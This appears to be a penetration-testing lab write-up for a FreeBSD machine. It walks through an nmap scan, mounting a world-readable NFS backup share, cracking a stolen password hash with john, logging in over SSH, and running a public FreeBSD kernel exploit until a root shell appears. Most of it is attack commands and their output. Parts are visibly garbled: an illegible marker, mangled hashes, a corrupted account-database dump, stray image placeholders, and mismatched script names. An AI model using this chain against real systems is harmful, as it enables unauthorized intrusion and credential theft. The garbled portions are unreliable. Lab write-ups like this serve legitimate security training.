



---

## Eidolon .106 writeup



©

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from.

**Enumerating:**

**Nmap scan**



```

kali@kali:~/Desktop/OSCP-Retake/106$ sudo nmap -T4 -A -p- -oN scan2.txt 192.168.1.106
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 14:00:00 EST
Nmap scan report for 192.168.1.106
Host is up (0.11s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.8 (FreeBSD 20180909; protocol 2.0)
_ ssh-hostkey:
  2048 1f:e5:75:e1:16:6c:b9:00:57:9f:a2:1c:71:bc:d0:b1 (RSA)
  256 c0:6c:ad:b7:99:9f:8a:1c:09:0b:dc:16:92:65:81:f5 (ECDSA)
_ 256 3b:d6:c5:00:af:ef:4b:02:a8:01:e0:e3:42:8b:b3:f5 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((FreeBSD) PHP/7.3.13)
_ http-git:
  192.168.1.106:80/.git/ =>http
  Git repository found!
  .gitignore matched patterns 'bug'
  Repository description: Unnamed repository; edit this file 'description' to name the...
  Remotes:
    https://github.com/BookStackApp/BookStack.git
  Project type: node.js application (guessed from .gitignore)
_ http-methods:
  Potentially risky methods: TRACE
_ http-server-header: Apache/2.4.41 (FreeBSD) PHP/7.3.13
_ http-title: Index of /
111/tcp   open  rpcbind  2-4 (RPC #100000)
_ rpcinfo:
  program version  port/proto  service
  100000  2,3,4      111/tcp    rpcbind
  100000  2,3,4      111/udp    rpcbind
  100000  3,4        111/tcp6   rpcbind
  100000  3,4        111/udp6   rpcbind
  100003  2,3        2049/tcp   nfs
  100003  2,3        2049/tcp6  nfs
  100003  2,3        2049/udp   nfs
  100003  2,3        2049/udp6  nfs
  100005  1,3        893/tcp    mountd
  100005  1,3        893/tcp6   mountd
  100005  1,3        893/udp    mountd
  100005  1,3        893/udp6   mountd
893/tcp   open  mountd   1-3 (RPC #100005)
2049/tcp  open  nfs      2-3 (RPC #100003)
3306/tcp  open  mysql    MySQL 5.5.5-10.2.30-MariaDB
_ mysql-info:
  Protocol: 10
  Version: 5.5.5-10.2.30-MariaDB
  Thread ID: 14
  Capabilities flags: 63486
  Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, LongColumnFlag, FoundRows, SupportsT
ansactions, Speaks41ProtocolNew, ConnectWithDatabase, SupportsLoadDataLocal, InteractiveClient, ODBCClient, SupportsComp
ression, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMulti
leResults
  Status: Autocommit
  Salt: j6k:12v!<J@Bhhr?'BYv
  Auth Plugin Name: mysql_native_password

```

We found



```
100000 3,4 http: 111/udp6 rpcbind
100003 2,3 2049/tcp nfs
100003 2,3 2049/tcp6 nfs
100003 2,3 2049/udp nfs
100003 2,3 2049/udp6 nfs
100005 1,3 893/tcp mountd
100005 1,3 893/tcp6 mountd
100005 1,3 893/udp mountd
100005 1,3 893/udp6 mountd
893/tcp open mountd 1-3 (RPC #100005)
2049/tcp open nfs 2-3 (RPC #100003)
3306/tcp open mysql MySQL 5.5.5-10.2.30-MariaDB
mysql-info:
Protocol: 10
Version: 5.5.5-10.2.30-MariaDB
Thread ID: 14
Capabilities flags: 63486
Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, IgnoreSign
```

We tried to see the mounting points and it shows that /var/backups is accessible to everyone.

```
kali@kali:~/Desktop/OSCP-Retake/106$ showmount -e 192.168.1.106
Export list for 192.168.1.106:
/var/backups (everyone)
```

Now we mounted it

```
kali@kali:~/tmp$ mkdir BookStack
kali@kali:~/tmp$ mount -t nfs 192.168.1.106:/var/backups /tmp/BookStack
mount: only root can use "--types" option
kali@kali:~/tmp$ sudo mount -t nfs 192.168.1.106:/var/backups /tmp/BookStack
[sudo] password for kali:
kali@kali:~/tmp$ cd BookStack/
kali@kali:~/tmp/BookStack$ ls
aliases.bak  group.bak  master.passwd.bak2  pkg.sql.xz  spwd.db
apache.tar.gz  master.passwd.bak  php.tar.gz  pkg.sql.xz.1
kali@kali:~/tmp/BookStack$ df -k
Filesystem            1K-blocks    Used Available Use% Mounted on
udev                  984152         0   984152    0% /dev
tmpfs                 203952      1464   202488    1% /run
/dev/sda1             79980100 29146120 46728204   39% /
tmpfs                1019752     65792   953960    7% /dev/shm
tmpfs                  5120         0     5120    0% /run/lock
tmpfs                1019752         0   1019752    0% /sys/fs/cgroup
tmpfs                203948        12   203936    1% /run/user/132
tmpfs                203948        76   203872    1% /run/user/1000
/dev/sr0              75540       75540         0  100% /media/cdrom0
192.168.1.106:/var/backups 15225344 4809728 9197568   35% /tmp/BookStack
kali@kali:~/tmp/BookStack$
```

The mounted folder contains:



```
kali@kali: /tmp/BookStack$ ls -la
total 4492
drwxr-xr-x  2 root root    512 Nov 11 03:49 .
drwxrwxrwt 21 root root   4096 Nov 11 09:27 ..
-rw-r--r--  1 root root   1691 Feb 21 2020 aliases.bak
-rw-r--r--  1 root root  70416 Feb 21 2020 apache.tar.gz
-rw-r--r--  1 root root    613 Feb 21 2020 group.bak
-rw-----  1 root root   2625 Feb 21 2020 master.passwd.bak
-rw-----  1 root root   2625 Feb 21 2020 master.passwd.bak2
-rw-r--r--  1 root root    960 Feb 21 2020 php.tar.gz
-rw-r--r--  1 root root 2181632 Nov 11 03:49 pkg.sql.xz
-rw-r--r--  1 root root 2181632 Feb 21 2020 pkg.sql.xz.1
-rw-r--r--  1 root root   40960 Feb 21 2020 spwd.db
kali@kali: /tmp/BookStack$
```

[illegible]

root\$6\$1212MBGGHgjjsjbsjkhdkhhdkhdsjhsdyuHYGJHKxFDgkshxxihskCharlie theres  
another hash "frank\$6\$212mGjhjkskdhkhdskskGGjhs

## We look into Spwn.db:

```
root@kali:~/tmp/BookStack# cat speed.db
git_daemon@git daemon/nonexistent/usr/sbin/nologin@c_color@c_color management daemon/nonexistent/usr/sbin/nologin@polkitd@polkit Daemon User/var/empty/usr/sbin/nologin@xpcikidavahi...Avahi Hi
User/nonexistent/usr/sbin/nologin@messagebus*,D-BUS Daemon User/nonexistent/usr/sbin/nologin@messagebusnobody@unprivileged user/nonexistent/usr/sbin/nologin@world wide Web Owner/nonexistent/usr/sbin/motagintdist@NMauditdistd unprivileged user/var/empty/usr/sbin/nologin@NMauditdistdpost@Post Office Owner/nonexistent/usr/sbin/nologin@Appobbind+SSBind Sandbox//usr/sbin/nologin@CSbind+SSBind Sandbox//usr/sbin/nologin@Mem SarN//usr/sbin/nologin@Ctty@TTY Sandbox//usr/sbin/nologin@lfd@SN



@polkitd@SSPolkit Daemon User/var/empty/usr/sbin/nologin@messagebus*,D-BUS Daemon User/nonexistent/usr/sbin/nologin@C_hast@MMHAST unprivileged user/var/empty/usr/sbin/nologin@Ahasntpd@[NTP Daemon/var/db/ntp/usr/sbin/mAudistdist@NMauditdistd unprivileged user/var/empty/usr/sbin/nologin@Cproxy@Packet Filter pseudo-user/nonexistent/usr/sbin/nologin@C_unbound*:;Unbound DNS Resolver/var/unbound/usr/sbin/nologin@sumsp@Sendmail Submission
tpr/var/spool/clientmqueue/usr/sbin/nologin@Msmssshd@Secure Shell Daemon/var/empty/usr/sbin/nologin@Cmem@Mem Sandbox//usr/sbin/nologin@qj$@{e

git_daemon@git daemon/nonexistent/usr/sbin/nologin@c_cups@c_cups Owner/nonexistent/usr/sbin/nologin@B polkitd@SSPolkit Daemon User/var/empty/usr/sbin/nologin@Savahi+..Avahi Daemon User/nonexistent/usr/sbin/nologin@Hi
User/nonexistent/usr/sbin/nologin@task_yldas@YPLDAP unprivileged user/var/empty/usr/sbin/nologin@yldas@YPLDAP unprivileged user/var/empty/usr/sbin/nologin@_ypldaproxy@Packet Fil
umes pseudo-user//usr/sbin/nologin@Ctty@TTY Sandbox//usr/sbin/nologin@WATtybin@Binaries Commands and Source//usr/sbin/nologin@Abin@*_zuid@}.
```



We can't identify the hash of frank: frank\$6\$212mGjhjksdkdhkhdshskGGjhs

then we added ":" to frank:\$6\$ the same as the root one and put them in a file to crack with john



Now cracking the hashes with john

Frank hash is crackable

Password is sn00py





Now connecting with ssh

```
Kali@kali:~/Desktop/OSCP-Retake/106$ ssh frank@192.168.1.106
The authenticity of host '192.168.1.106 (192.168.1.106)' can't be established.
ECDSA key fingerprint is SHA256:ALLLCsWgDzQweLiXcW4NQwpf2DK8nANEojne8cv3Kos.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.106' (ECDSA) to the list of known hosts.
Password for frank@eidolon.oscp:
FreeBSD 12.0-RELEASE r341666 GENERIC

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List:       https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Simple tcsh prompt: set prompt = '%# '
$ whoami
frank
$ ifconfig
```

And we successfully got the frank user



We noticed that the machine is running with freebsd and the kernel version is


12.0

```
Password for frank@eidolon.oscp:
FreeBSD 12.0-RELEASE r341666 GENERIC

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:    https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List:       https://lists.FreeBSD.org/mailman/listinfo/freebsd-q
FreeBSD Forums:       https://forums.FreeBSD.org/
```

We searched for exploit for that kernel.





We found a local privilege escalation exploit

<https://www.exploit-db.com/exploits/47081>

Download it then upload the exploit to the box

chmod +x exploit.sh

Then execute it

```
$ bash root.sh
[+] Root Exploit for FreeBSD-SA-19:02.fد by Secfault Security
cp: /tmp/libno_ex.so.1.0 and libno_ex.so.1.0 are identical (not copied).
[+] Firing the Heavy Cyber Weapon
[+] Start UaF preparation
[+] monitor: vfs.hidirtybuffers: 3401
[+] This can take a while
[+] Progress: 0%
```

```
[+] monitor: Reached hidirtybuffers watermark
[+] Killed 1272
[+] write_to_file: We have written something...
[+] check_write
[+] Killed 1273
[+] /tmp/pwn size: 0
[+] trigger_uaf: Opened read-only file, now hope
[+] trigger_uaf: Exit
[+] Killed 1274
[+] /etc/libmap.conf size: 122
[+] Read bytes: 12
[+] write_to_file: It (probably) worked!
[+] write_to_file: Exit
[+] Returned fd: 10
[+] Enjoy!
[+] Do not forget to copy ./libmap.conf back to /etc/libmap.conf
#
# ls
cp: /tmp/xxxx: Text file busy
# whoami
root
#
```

once it finished we will get the root.



